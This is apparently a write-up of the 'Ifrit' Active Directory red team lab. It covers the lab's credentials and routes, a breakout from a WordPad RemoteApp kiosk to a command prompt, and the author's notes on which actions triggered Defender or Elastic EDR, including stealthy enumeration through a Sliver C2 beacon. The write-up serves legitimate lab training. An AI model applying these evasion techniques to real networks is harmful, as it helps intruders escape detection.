
Overview
- Type Red Team Labs
- OS Mixed
- Severity Easy (Hard if we want to remain stealthy)
- Creator xct
- Release date 2024 Aug 8
Showcased proficiency
- Common Active Directory Attacks
- Basic Reverse Engineering
- Abusing Active Directory Certificate Services
- Lateral Movements across multiple Domains & Forests
- Bypassing modern AV
Rule of Engagement (ROE)
In this Assumed-Breach Scenario, your main objective is getting domain administrator privileges in the “ifrit.vl” Domain.
The company created the following low-privileged user accounts in the “eu-ifrit.vl” domain for you:
# Users
Caroline.Hunter
Michelle.Jordan
Wendy.French
Joyce.Johnson
Kathleen.Walker
Tina.Dawson
Gavin.Dixon
Robin.Smith
Marcus.Taylor
Jemma.Smith
Annette.King
Mohammed.Ward
Laura.Robinson
Henry.Jordan
Bernard.Turner
Peter.Nash
Jade.Perry
Barry.Cox
Martin.Marsden
Grace.Dunn

# Password
PenEuIfrit527#
You can use these accounts to log into a VDI environment at https://vdi02.eu-ifrit.vl/RDWeb/ (172.16.40.225).
Besides reaching the main objective, your secondary goal is to complete the objective without triggering any detection.
If you manage to do so, please write a message to xct.
Please do not RDP to DEV05, a user is working on a critical project there.
If you haven’t regenerated your vpn pack recently, add these routes manually:
sudo ip route add 172.16.40.0/24 via 10.8.0.1 dev tun0
sudo ip route add 172.16.41.0/24 via 10.8.0.1 dev tun0
To access the network we need to use an appropriate ovpn file: rtl-aws.ovpn.
Completing the lab awards a badge.
Enumeration
Stard and join the instance via Discord /rtl lab:Ifrit (Easy) and let’s go:
Add
vdi02.eu-ifrit.vlin /etc/hosts
We tried different way to connect to this entry point.
Using the client Remmina:

Failed (the logon is ok but the session is closed just after)
Or via command line using xfreerdp:
$ xfreerdp /u:'Henry.Jordan' /p:'PenEuIfrit527#' /d:eu-ifrit.vl /v:vdi02.eu-ifrit.vl /dynamic-resolution /timeout:60000 +clipboard
Failed
Or via browser:

Success
Interesting, we access to a Work Resources and not a full RDP session:

More info here: Microsoft Remote Desktop Web client
Click on Firefox and on WordPad, both download an RDP profile:

Open the WordPad profile with Remmina:
Fill the credentials and go:

Ok we access to something like Remote Desktop App, kind of Windows Kiosk that limit our access to only WordPad App.
If we click on Open or Save we can see that the restriction is not so hard because we can access to the disk and also to a network shared etc:

So we can start some enumeration from here.
List of users who has been connected to this machine:

Checked access to all other users folder but blocked, requested admin access
List of installed softwares:

Nothing really interesting
On the top bar we can type any command that we want to run, like execute the task manager:

We can see some good stuff as Defender and Elastic EDR are present so be carefull to do not trigger any alerts and catch by the SOC
List of connected users:


We launch a new Explorer to be able to have a full RDP session then close task manager and wordpad as well:

We open a command prompt instead of a powershell as seems less suspicious and not trigger any alert:

Ohhhh i’m thinking to be already catched by this action:

But … not me … we continue to be safe and stealth:

- We have been catched 2 min after then update the way to proceed:
- If we execute a new task in the Task Manager to call “cmd” then a command prompt is displayed with a location in “C:\Users\Henry.Jordan\Documents” without trigger any security alert.
Found inetpub\wwwroot but we don’t have write permission (not lucky as an easy escalation privilege if we could):

Ohhh wait, I have been detected :/ OMG my whoami command has been detect as suspicious:

- Ok it’s fair as many attacker usually use this command to check which user they are using or whether privilege escalation has been successful
Take a note to do not use any basic default command for the future.
Update: when a sliver c2 beacon or implant is deployed then we can proceed with sa-whoami to do not be detected:
[server] sliver (MEAN_PRIZE) > sa-whoami

[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName		SID
====================== ====================================
EU-IFRIT\jack.smith	S-1-5-21-815464091-3988217837-1862656938-1320


GROUP INFORMATION                                 Type                     SID                                          Attributes
================================================= ===================== ============================================= ==================================================
EU-IFRIT\Domain Users                             Group                    S-1-5-21-815464091-3988217837-1862656938-513  Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators                            Alias                    S-1-5-32-544
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                          Well-known group         S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group         S-1-2-1                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
